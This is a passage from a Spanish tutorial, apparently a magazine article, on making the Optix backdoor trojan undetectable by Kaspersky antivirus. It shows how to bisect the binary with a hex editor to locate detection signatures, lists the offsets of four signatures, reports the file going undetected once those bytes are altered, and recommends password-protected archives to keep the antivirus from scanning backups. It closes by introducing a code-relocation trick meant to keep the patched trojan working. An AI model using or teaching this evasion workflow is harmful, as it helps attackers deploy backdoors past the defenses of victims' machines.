Ahora toca comprobar en cuál de las dos partes está la firma encontrada por el AV que estamos analizando, el Kaspersky. Lo podemos hacer de distintas maneras, pero la más rápida y sencilla es desde el menú contextual del explorador de archivos del Windows. Es el mismo procedimiento que para abrir el archivo con el HW: botón derecho en este caso sobre la carpeta Fase_0 y elegimos la opción de escanear objeto que nos ofrece el Kaspersky. El resultado debería ser algo como la ***Imagen 9***.


Como podemos ver nos detecta perfectamente el troyano en el archivo original y en la segunda partición, la de la fase_1b, es decir, nos detecta la firma que tiene catalogada como 'trojan Backdoor.Win32.Optix.b' en la partición que mantiene intacta la segunda mitad del troyano. Además también podemos ver como el Kaspersky (KAV en adelante) es capaz de meterse dentro de los archivos comprimidos en formato rar y escanear su contenido. No hay muchos AV que sean capaces de hacer eso hoy en día, pero sí que es algo que poco a poco irán incorporando todos, igual que pasó con los archivos zip. En nuestro caso no nos interesa que esto ocurra ya que precisamente usamos esos archivos como copias de seguridad, y si tuviéramos configurado el AV para que borrara automáticamente los virus detectados ahora mismo habríamos perdido el trabajo realizado hasta ahora. La manera más simple de proteger esas copias de seguridad es añadiendo una contraseña al crear el archivo comprimido. De esta manera ningún AV será capaz de hurgar en su contenido, aunque la contraseña sea muy simple, por ejemplo con un simple '0' será suficiente.

Al cerrar esta ventana que nos informa de los virus detectados y la siguiente del KAV que se nos ha abierto para realizar el escaneado, nos pide si realmente deseamos salir sin borrar los virus detectados, le damos al YES y listo.

Ahora, gracias al mismo KAV y un poco de picaresca, ya sabemos que nos detecta la firma entre el offset 64290h y el final del archivo. Vamos a reducir un poco más el cerco. Vamos a realizar la misma operación de vaciado que con el archivo original pero con 'SrvOpt_64290-FIN.exe'. Sacamos la calculadora y empezamos otra vez con los números. El total de bytes eran C8120h, menos la mitad el trozo que ya hemos vaciado (64290h) y dividido entre 2 nos da 31f48h. Así que nuestros nuevos trozos vaciados serán del 64290h hasta 961D8h (= 31f48h + 64290h), y del 961D8h al final.

Repetimos el proceso que ya conocemos con el editor hex y guardamos el archivo que mantiene intacta la primera parte como 'SrvOpt_64290-961D8.exe' en una nueva carpeta dentro de 'fase_1b' que llamaremos 'fase_2ba'. El archivo

Imagen 9.



que mantiene intacta la segunda mitad lo guardamos en una carpeta llamada 'fase_2bb' y lo llamaremos 'SrvOpt_961D8-FIN.exe'. Comprimimos ahora ambos archivos poniéndoles la contraseña '0' y procedemos al escaneado de la carpeta 'fase_1b'. Al finalizar el KAV nos muestra lo que se ve en la ***Imagen 10***.

Comprobamos que sigue detectando la firma en la fase_2bb, entre el offset 961D8h y el último. Comprobamos también que efectivamente ya no puede escanear el contenido de los archivos comprimidos en rar con contraseña ;).

Sigamos, ahora toca vaciar entre 961D8h y AF17Ch y entre éste último y el final del archivo (os ahorro las operaciones para no aburriros con repeticiones). Guardamos como hasta ahora, 'SrvOpt_961D8-AF17C.exe' en la carpeta 'fase_3bba' y 'SrvOpt_AF17C-FIN.exe' en 'fase_3bbb'. Hacemos los backup correspondientes y al escanear el KAV nos muestra la ***Imagen 11***.

Hombre!, parece que algo cambia aunque tampoco sea para tirar cohetes :P... Esta vez nos detecta la firma en la primera partición, entre los offsets 961D8h y AF17Ch. Como vais viendo el proceso es muy repetitivo, pero es imprescindible mantener una buena organización para no perderse. Yo suelo ir anotando todos los pasos y los cálculos en un bloc para que me sirva de guía y en caso error poder encontrarlo fácilmente.

Fase 5. Vaciamos la segunda parte, a partir de 9C5C1h, y guardamos el 'SrvOpt_961D8-9C5C1.exe' en 'Fase_5bbaaa'. Vaciamos la primera parte hasta 9C5C1h y guardamos 'SrvOpt_9C5C1-A29AA.exe' en 'Fase_5bbaab'. Escaneamos y KAV lo pilla en la primera parte.

Vamos que ya queda menos! No desesperéis que os prometo que esto acabará... eeeer... en algún momento xD. Que nooo, que ya queda poco, de verdad ;).

Total number of infected objects: 5

Object	
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\Fase_3bba\Fase_4bbaa\Fase_5bbaaa\SrvOpt_961D8-9C5C1.exe	Is
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\Fase_3bba\Fase_4bbaa\Fase_5bbaaa\Fase_6bbaaaa\SrvOpt_961D8-993CC.exe	Is
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\Fase_3bba\Fase_4bbaa\Fase_5bbaaa\Fase_6bbaaaa\Fase_7bbaaaab\SrvOpt_97AD2-993CC.exe	Is
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\Fase_3bba\Fase_4bbaa\Fase_5bbaaa\Fase_6bbaaab\SrvOpt_993CC-9C5C1.exe	Is
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\Fase_3bba\Fase_4bbaa\Fase_5bbaaa\Fase_6bbaaab\Fase_7bbaaaba\SrvOpt_993CC-9ACC6.exe	Is

Imagen 12.

Total number of infected objects: 1

Object	
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\Fase_3bba\Fase_4bbaa\Fase_5bbaaa\Fase_6bbaaaa\Fase_7bbaaaab\SrvOpt_97AD2-993CC.exe	Is

Imagen 13.

Fase 6. Vaciamos como siempre y guardamos 'SrvOpt_961D8-993CC.exe' en 'Fase_6bbaaaa' y 'SrvOpt_993CC-9C5C1.exe' en 'Fase_6bbaaab'. Escaneamos y... O_O!:

Vaya sorpresa! El KAV nos lo detecta en ambas particiones! Bueno bueno, tranquilidad, que no cunda el pánico, seguro que esto tiene una explicación lógica. Repasemos la teoría, se supone que al AV detecta una serie continua de bytes determinada (la famosa firma), por lo tanto si en nuestro proceso de vaciado la hubiéramos partido en dos el AV no reaccionaría detectándonos las dos partes como es el caso actual, sino que sencillamente dejaría de detectar el troyano en ambas particiones, ya que contendrían secuencias incompletas de esa firma. Por lo tanto la única solución es que el KAV nos esté encontrando **dos firmas** en lugar de una, y que además dé la alarma de troyano detectado aunque sólo encuentre una de las dos firmas catalogadas. Esa es la única explicación razonable en este caso, ya que en cada una de las dos particiones se encuentra totalmente eliminada (sustituida por ceros) una de las dos firmas, y aún así ambos archivos son marcados como detectados.

Interesante actitud la del KAV. Es posible que sus programadores hayan decidido actuar de esta manera para intentar aumentar la fiabilidad de la detección en caso de que el troyano fuera modificado. El caso es que esto nos va a dar un poquito más de trabajo, así que armaos de paciencia, respirad abdominalmente en ocho tiempos varias veces, y sigamos la maratón :P.

Ahora tendremos cuatro fases 7 en vez de las dos habituales. Pero como hemos sido precavidos y lo tenemos todo bien ordenado no nos va a suponer ningún problema. Hacemos las dos primeras particiones dentro de la carpeta 'Fase_6bbaaaa' guardando el archivo 'SrvOpt_961D8-97AD2.exe' en la carpeta 'Fase_7bbaaaaa' y el 'SrvOpt_97AD2-993CC.exe' en 'Fase_7bbaaaab'. Luego hacemos lo mismo dentro de 'Fase_6bbaaab', metiendo 'SrvOpt_993CC-9ACC6.exe' en 'Fase_7bbaaaba' y 'SrvOpt_9ACC6-9C5C1.exe' en 'Fase_7bbaaabb'. Escaneamos toda la carpeta 'Fase_ 5bbaaa' otra vez para poder ver el resul-tado del escaneo de las cuatro carpetas fase 7 a la vez (podéis hacerlo por sepa-rado si lo preferís, yo lo hago así para ahorrar tiempo) y obtenemos lo que observamos en la ***Imagen 12***.

Vale, está claro que tendremos fase 8 |-(... Después de lloros y pataleos varios, nos acordamos de las enseñanzas del gran erudito y gurú corredor de nuestro tiempo que nos dice "Ya que has llegado hasta aquí, ¿porqué no seguir un poco más?" xD. Así que nos atamos los machos y nos ponemos decididos a continuar con nuestra árdua tarea de buscadores de onzas de oro en ríos virtuales...

Dentro de 'Fase_7bbaaaab' abrimos sendas carpetas 'Fase_8bbaaaaba' y 'Fase_8bbaaaabb' y metemos en ellas los respectivos 'SrvOpt_97AD2-9874F

Imagen 10.

Total number of infected objects: 3

Object	Status	Recommended action
C:\Diseccion Optix\Fase_0\fase_1b\SrvOpt_64290-FIN.exe	Is a trojan Backdoor.Win32.Optix.b	Delete
C:\Diseccion Optix\Fase_0\fase_1b\SrvOpt_64290-FIN.rar\SrvOpt_64290-FIN.exe	Is a trojan Backdoor.Win32.Optix.b	Delete
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\SrvOpt_961D8-FIN.exe	Is a trojan Backdoor.Win32.Optix.b	Delete

Imagen 11.

Total number of infected objects: 2

Object	Status	Recommended action
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\SrvOpt_961D8-FIN.exe	Is a trojan Backdoor.Win32.Optix.b	Delete
C:\Diseccion Optix\Fase_0\fase_1b\fase_2bb\Fase_3bba\SrvOpt_961D8-AF17C.exe	Is a trojan Backdoor.Win32.Optix.b	Delete






Imagen 14.

.exe' y 'SrvOpt_9874F-993CC.exe'. Luego hacemos lo mismo en 'Fase_7bbaaaba' abriendo 'Fase_8bbaaabaa' y 'Fase_8bbaaabab' y metiendo en cada una 'SrvOpt_993CC-9A049.exe' y 'SrvOpt_9A049-9ACC6.exe' respectivamente.

Escanearemos esta vez por partes para mayor comodidad. Empezamos con la 'Fase_7bbaaaab' y vemos el resultado en la ***Imagen 13***.

PREMIOOO!! Por fin! No detecta nada en las fases 8bbaaaaba y 8bbaaaabb, lo cual quiere decir que al hacer esta partición hemos cambiado la firma que detectaba en esta zona. Según el comportamiento que hemos ido viendo hasta ahora la única explicación de que dejen de detectarse los dos archivos particionados es que la firma que se detectaba antes de la partición se haya separado quedando una parte de ella en cada partición. Vamos a comprobarlo. Volvamos una fase atrás y cambiemos un solo byte, el que está justo punto de división de las dos particiones de la fase siguiente, el del offset 9874Fh. Abrimos el archivo 'SrvOpt_97AD2-993CC.exe' que sí es detectado, vamos al offset 9874Fh y lo sustituimos por 00. Escaneamos y... lo sigue detectando!?! O_O! Cómo es posible?!

Como somos fieles creyentes de la teoría vamos a intentar buscar una explicación razonable ¬_¬... ¿Y si hubiera dos firmas en lugar de una? Uhmmm no, si fuera así habría detectado las dos particiones siguientes... Pero, ¿y si esta vez en lugar de seguir dando la alarma al detectar cada firma, le bastara **no** encontrar una de las dos para **no** dar más la alarma? Sería lógico pensar que la gente de KAV catalogara 3 firmas distintas y que diera la alarma siempre que se detectaran en el mismo archivo a al menos 2 de las 3 firmas. Hay billones de bytes combinados de millones de maneras diferentes en los miles de archivos de tan solo un disco duro. Si las cadenas detectadas no son muy grandes, de solo unos diez bytes por ejemplo, no es para nada impensable que se pueda encontrar esa misma cadena de bytes en archivos totalmente inofensivos. Requerir la presencia de 2 de 3 firmas en un mismo archivo para identificarlo parece una buena táctica tanto para evitar falsas alarmas como para seguir detectando archivos maliciosos que hayan sido ligeramente modificados.

Supongamos que tenemos razón, ¿qué deberíamos hacer para seguir acorralando ambas firmas? Está claro que no podemos seguir la misma táctica que hasta ahora, así que toca sacarle brillo a la calva xD. Veamos, por las pruebas que hemos ido haciendo hemos deducido que hay al menos dos firmas, y que cada una de ellas está completa en una de las dos mitades del archivo de esta fase 7. Nos quedan 6394 bytes (= 18FAh = 993CCh - 97AD2h) por inspeccionar en este archivo, eso corresponde a unas 8 paginas de bytes en mi HW (el tamaño de las paginas depende del tamaño de vuestra ventana). Empezando por arriba o abajo, si vamos rellenando cada pagina con ceros y guardando el resultado en un archivo diferente cada vez, en un máximo de 8 pasos habremos reducido la búsqueda a los bytes de una sola pagina, unos 800. Bueno, seguro que no es el método más eficiente, pero funcionar fijo que funciona. Vamos a ello.

Abrimos el archivo 'SrvOpt_97AD2-993CC.exe' y, como nos gusta hacer las cosas al revés, decidimos empezar a rellenar por el final. Vamos al offset 993CCh y rellenamos hacia arriba una página con ceros. Tal como vemos en la ***Imagen 14***.

Recordad que dependiendo del tamaño de ventana vuestro HW puede variar el número de bytes que seleccionéis en una página. Para seguir exactamente mis pasos sin diferencias es mejor que os guiéis por el número de bytes seleccionados más que por las páginas. En este caso y como veis en la imagen son 828 bytes. De todas formas es aconsejable que os acostumbréis a ir abriendo vuestro propio camino aplicando la idea del método a vuestro caso particular.

Guardamos el resultado como 'SrvOpt_97AD2-993CC-828b.exe', escaneamos y... vaya!, no detecta nada, parece que tuvimos suerte y ya dimos con una de las firmas en el primer paso. Eso de hacer las cosas al revés y empezar por el final nos ha dado suerte ^^! O bien esa firma, o parte de ella están en esos 828 bytes que acabamos de vaciar. Afinemos más, rellenemos solo la mitad de esos 828. No hace falta que lo hagamos exacto, con seleccionar la mitad de la pagina ya vale, ahora ya nos movemos en un margen muy pequeño.

Lo hacemos, guardamos como 'SrvOpt_97AD2-993CC-432b.exe' escaneamos y vemos que sí que es detectado. Así que volvemos a abrir este mismo archivo y vaciamos unas 6 líneas más, que a mi me corresponden a 216 bytes. Guardamos, escaneamos y... nada, ya no lo pilla. Repetimos rellenando solo 3 líneas (108b), guardamos, escaneamos y ... tampoco.

Bueno, bueno, andamos ya muy cerca. A partir de ahora es solo cuestión de tiempo el aislar justo el byte exacto tal que si es cambiado hace que el KAV deje de detectar el archivo. Es una tarea muy

Imagen 15.

0009918C	E837	84FA	FF50	6A00	6A00	A148	DF49	008B	00E8	.7...Pj.j..H.I....
0009919E	D62F	F9FF	50A1	48DF	4900	8B00	E8D5	2FF9	FF50	./..P.H.I...../..P
000991B0	6800	0000	5068	2000	0000	0000	0000	0000	0000	h...Ph ....
000991C2	0000	0000	0000	0000	0000	0000	0000	0000	0000	....

mecánica que no entraña ningún misterio. Podemos hacerlo de mitad en mitad, o simplemente byte a byte, hasta que demos con ese byte 'mágico'. Lo único que debemos tener en cuenta es hacerlo siempre de abajo a arriba, porque en este caso hemos empezado a vaciar este trozo desde abajo. Así, cuando demos con el byte 'mágico' sabremos sin lugar a dudas que se trata del último byte de la última de las firmas de esta sección.

Después de un ratillo de 'rellena y corta' llegamos a la conclusión de que el byte 'mágico' es el del offset 991B6h. Ahora que tenemos el punto final de la firma vayamos a por su inicio. Para ello seguiremos con el proceso de tanteo, pero en lugar de ir sustituyendo por ceros intervalos completos de bytes iremos cambiando un solo byte a una distancia arbitraria del final de la firma, y según siga o no siendo detectado por el AV sabremos si ese byte que hemos cambiado todavía está, o no, dentro de la firma. En este caso buscamos un positivo del KAV en vez de un negativo. Veámoslo en nuestro ejemplo.

Nos vamos al offset del final de la firma, el 991B6h, y desplazamos el cursor hacia la izquierda la distancia deseada, empezaremos con 6 bytes. Sustituimos el byte '68' del offset 991B0h por '00' como en la ***Imagen 15*** (que no os confundan los ceros de los 3 bytes siguientes a este, ya estaban allí antes).

Guardamos, escaneamos y... sigue sin detectarlo como virus, así que ese byte todavía pertenece a la firma. Volvemos a poner el valor antiguo de ese byte ('68') y repetimos la operación 6 bytes más a la izquierda cambiando esta vez el 'E8' del offset 991A9h. Guardamos, escaneamos y... premio: es detectado! Perfecto, se trata de una firma corta, ya la tenemos delimitada en tan solo 12 bytes, y todavía es posible que sea más corta. Para acabar de delimitarla exactamente volveremos al primer byte que hemos cambiado (el de valor '68') e iremos cambiando los siguientes hacia la izquierda uno a uno, comprobando el resultado del cambio a cada paso. Así pues el siguiente es el de valor '50', lo cambiamos, comprobamos y ... lo detecta! Por fin, ya tenemos la firma perfectamente delimitada ^_^!!! Los bytes catalogados van del offset 991b0h al 991b6h ambos incluidos. Como veis se trata de una firma de tan sólo 7 bytes, y hemos sido capaces de encontrarlos perdidos entre la cerca de 800 mil!!

Ya tenemos una, faltan dos más. Una en la primera mitad de esta misma fase, y como mínimo otra en la 'Fase_ 7bbaaaba', en la que todavía no hemos entrado. Es trivial encontrar las otras dos firmas que nos faltan siguiendo esta misma metodología y creo que describirlo aquí sería alargar demasiado el artículo con información de poca relevancia, así que pasaré directamente a deciros cuales son esas firmas y donde se encuentran porque nos serán necesarias para seguir con la práctica. De todas formas os recomiendo que intentéis buscarlas por vosotros mismos. Podéis ver los detalles en la ***Tabla 1***.


Modificando el contenido de cada una de esas firmas obtenemos un archivo que no es detectado por el antivirus.

Firma	Fase	Offsets		Longitud	
		Inicial	Final	Dec	Fin
1	7bbaaaab	984ACh	985AAh	254	FEh
2	7bbaaaab	991B0h	991B6h	7	7h
3	9bbaaabaaa	9952Ch	9959Bh	111	6Fh

Tabla 1.

La firma 2 es la que hemos aislado hace unas líneas. A continuación tenéis un esquema (***Esquema 1***) del proceso que hemos ido siguiendo hasta conseguir llegar a estas tres firmas. En él también se puede apreciar perfectamente la tremenda eficiencia del método que hemos seguido, es espectacular lo drásticamente que se reduce el espacio de búsqueda en solo 9 pasos.

Esquema 1.



En teoría modificando el contenido de cada una de esas firmas obtendríamos un archivo que no sería detectado por el KAV, o al menos eso podemos deducir de las pruebas que hemos hecho hasta ahora. Comprobémoslo. Abrimos el archivo original el 'SrvOptix-Ins.exe', cambiamos uno cualquiera de los bytes entre los offsets de cada una de las firmas por '00', guardamos el resultado por ejemplo como 'SrvOptix-Ins-F1F2iF3out.exe', analizamos y... lo detecta!! o_O!!

¿Cómo es posible? ¿Os acordáis que en la fase 7 nos hemos encontrado que había 2 firmas complementarias? Con complementarias quiero decir que si el escáner del AV encontraba las dos firmas cantaba el troyano, pero si solo encontraba una de ellas (cualquiera) no cantaba nada. Pues bien, con el método que hemos estado siguiendo es muy fácil que varias firmas de este tipo nos hayan pasado inadvertidas en cualquiera de las particiones que hemos hecho. Y es justo ahora, que volvemos al archivo original y con precisión quirúrgica deshabilitamos las firmas que hemos podido aislar, cuando vuelven a adquirir relevancia todas las firmas complementarias que nos hemos ido dejando por el camino. No nos hace falta dar con todas ellas, tan sólo con las suficientes para que no siga cantando el KAV, seguramente una más bastará. Es bastante poco habitual que un AV tenga más de 2 firmas imprescindibles para un solo archivo, que tenga más de 4 no lo he visto nunca.

Para dar con una de esas firmas complementarias que nos faltan

Firma	Fase	Offsets		Longitud	
		Inicial	Final	Dec	Fin
1	7bbaaaab	984ACh	985AAh	254	FEh
2	7bbaaaab	991B0h	991B6h	7	7h
3	9bbaaabaaa	9952Ch	9959Bh	111	6Fh
4	B9aaaaaaaa-	2E37Eh	2E3A4h	38	26h

Tabla 2.

Si modificamos las firmas de manera aleatoria es muy probable que el ejecutable resultante sea muy inestable o que ni tan sólo llegue a ejecutarse.

debemos basarnos en el nuevo archivo original con las 3 firmas que ya conocemos deshabilitadas 'SrvOptix-Ins-F1F2iF3out.exe', y empezar otra pasada de particiones guiándonos con los cambios de comportamiento del AV. Nos será igual de útil tanto un cambio de positivo a negativo como viceversa.

Podemos empezar a vaciar por donde queramos, pero parece lógico que en la primera partición, justo cuando vaciamos casi la mitad del archivo, sea donde encontremos más fácilmente una de esas firmas complementarias, porque es un rango muy amplio. Así que podemos limitarnos a mantener la segunda mitad del archivo intacta (excepto las 3 firmas que ya conocemos y hemos deshabilitado) y dedicarnos a hacer particiones de la primera mitad buscando el cambio de actitud del AV.

Empezamos pues nuestra segunda vuelta creando un nuevo árbol de carpetas que empieza en la que llamaremos 'Fase_B1a'. La segunda mitad del archivo es la que correspondería a 'Fase_B1b' y es la que mantendremos intacta pero sin las 3 firmas. Las primeras particiones serán las correspondientes a las Fases B2aa y B2ab, donde vaciaremos una de las dos y guardaremos el archivo resultante acordándonos siempre de mantener en él la segunda parte del archivo intacta excepto las tres firmas (no insistiré más en esto, pero deberíais tenerlo presente en cada paso).

Vaciamos entonces en la 'Fase_B2aa' desde el offset 32348h al 64290h y guardamos el resultado como 'SrvOptix-Ins_F1F2iF3out_400-32348.exe'. Si preferís, en esta segunda vuelta, vosotros podéis optar por apuntar en el nombre de archivo la parte vaciada en lugar de la parte intacta, que es la que yo he usado por seguir el mismo criterio que en la primera vuelta. Como la segunda parte permanece siempre constante no veo relevante el ponerlo en el nombre de archivo. Escaneamos el resultado y vemos que sigue dando positivo. Como no se ha dado el cambio de comportamiento que andamos buscando en el AV (sigue detectándolo como virus a pesar de haber vaciado una cuarta parte del archivo) aumentamos un poco más el vaciado pasando a la siguiente fase.

La Fase_B3aaa mantendrá intactos desde el offset 400h al 193A4h. Guardamos el archivo correspondiente, escaneamos y comprobamos que esta vez sí que hay un cambio, el AV deja de detectarlo. Eso significa inequívocamente que en el trozo que acabamos de vaciar hay una firma, entre los offsets 193A4h y 32348h. Para acercarnos a ella debemos pasar a la fase 4 recuperando una mitad del trozo que hemos vaciado en la fase 3. Una manera de hacerlo es volviendo a abrir el archivo de la fase 2 'SrvOptix-Ins_F1F2iF3out_400-32348.exe' y vaciando esta vez la mitad menos que en la fase 3, es decir, desde el offset 25B76h al 32348h.

Seguramente muchos de vosotros andaréis ahora mismo bastante perdidos :P, es perfectamente comprensible. Es muy fácil perderse entre tantas mitades, agujeros y números como los que llevamos encima ahora mismo... Por eso creo conveniente que le echéis un vistazo al esquema de la segunda vuelta (***Esquema 2***) antes de continuar. En él he puesto en rojo las fases donde el archivo es detectado y en azul donde no es detectado. Como veis cada vez que hay un cambio de color (es decir, un cambio de conducta en el AV) se produce también un cambio de dirección de vaciado en la fase siguiente que a la vez nos acerca un poco más a la firma que buscamos.

Así pues en la 'Fase_B4aaaa+' (el signo '+' marca la adición de una mitad anteriormente eliminada) guardaremos el archivo 'SrvOptix-Ins_F1F2iF3out_400-25B76.exe', escanearemos y, como vemos en el esquema, tampoco nos lo detecta. Con lo cual pasamos a la fase 5 y añadimos una mitad menor más.


En la 'Fase_B5aaaaa+' nos ocurre lo mismo, así que repetimos el proceso. En la fase B6 ya tenemos la parte intacta entre 400h y 2F153h. Guardamos el archivo, escaneamos y lo detecta, así que en la fase siguiente toca quitar una mitad menor más...

Bueno, llegados a este punto ya no hay mucho misterio, se trata de ir siguiendo el proceso paso a paso hasta que llegamos a la fase B9, lo que quiere decir que tenemos el espacio de la firma reducido a un intervalo de 63Eh (1598) bytes. Eso corresponde a tan sólo unas dos páginas en el HW, con lo cual pasamos ya a la fase manual y línea a línea, byte a byte, acabamos aislando totalmente la firma 4 del offset 2E37Eh al 2E3A4h ambos incluidos.

El cuadro completo de firmas encontradas nos queda como se ve en la ***Tabla 2***.

Una vez conseguida la 4ª firma debemos volver a comprobar que efectivamente

Esquema 2.



no nos hace falta ninguna más para que el troyano no sea cantado. Así que volvemos al archivo donde deshabilitamos las tres firmas anteriores, el 'SrvOptix-Ins-F1F2iF3out.exe' y lo editamos con el HW para deshabilitar la cuarta firma. Guardamos el resultado como 'SrvOptix-Ins-F1F2F3iF4out.exe', escaneamos y... EUREKAAA!!!

Por fin terminamos la maratón!! Acabamos mareados y exhaustos, pero conseguimos el objetivo marcado |¬].

Bueno, bueno, bueno... ya conseguimos aislar las firmas detectadas por el KAV. Y ahora, ¿qué hacemos con ellas? Sabemos que si modificamos aunque solo sea uno de los bytes que las conforman ya nos es suficiente para que el archivo resultante no sea detectado. Pero también sabemos que todos y cada uno de esos bytes son necesarios para el correcto funcionamiento del ejecutable. Están ahí por algo, cada byte forma parte del código que se interpreta al ejecutar la aplicación que lo contiene. Por lo tanto si modificamos esos bytes de manera aleatoria tenemos todos los números para que el ejecutable resultante sea tremendamente inestable, o directamente ni se ejecute.

Necesitamos un método para cambiar esos bytes sin que la ejecución final del programa se vea alterada. Aquí es donde entra en escena el **método RiT**.

EL MÉTODO RiT

Un poco de historia

Antes de empezar a explicar en qué consiste el método os contaré cómo surgió. He comentado al principio del artículo que el método de firmas que usan los AV es bastante antiguo y ampliamente conocido. Pues bien, hace años surgió una herramienta llamada '**avpoffset**' que permitía encontrar las firmas que te detectaba el Kaspersky en el archivo que quisieras. Era una herramienta específicamente diseñada para éste AV, ya que necesitaba acceder a las bases de datos del mismo para de alguna manera sacar las firmas de allí. Aunque ha seguido funcionando perfectamente durante varios años hoy en día ya no saca las firmas correctas, puede comprobarse con el Optix que estamos usando en esta práctica. El caso es que descubrí esta herramienta a finales del 2003 y en esos tiempos funcionaba perfectamente. Empecé a jugar con las firmas que obtenía de archivos detectados para intentar hacerlos indetectables, pero siempre me encontraba con el mismo problema, el archivo resultante raras veces funcionaba o se volvía demasiado inestable como para ser útil.

*¿Y si cambiaba **parte del código** de las firmas de sitio? Podía llevarse parte de ese código a un hueco y **redirigir el flujo** del programa mediante **saltos**, para que el código resultante fuera el mismo que antes solo que con unos cuantos saltos de más.*




Imagen 16.

En esa época yo no conocía el significado real de los bytes que modificaba, aunque sí sabía que los bytes eran el código que hacía 'funcionar' la aplicación, para mí no dejaban de ser simples números sin significado. Me limitaba a variar los valores de los bytes con un editor hexadecimal sumándole o restándole 1 al valor original. Si por ejemplo encontraba un '57' lo pasaba a '58' y me quedaba tan ancho. Como no entendía nada de lo que veía esperaba que al variar 'poco' ese valor el resultado final de la ejecución fuera más o menos parecido. Ahora soy consciente de que era un pensamiento irracional y sin ningún fundamento, pero en esos momentos yo no daba para más :P.

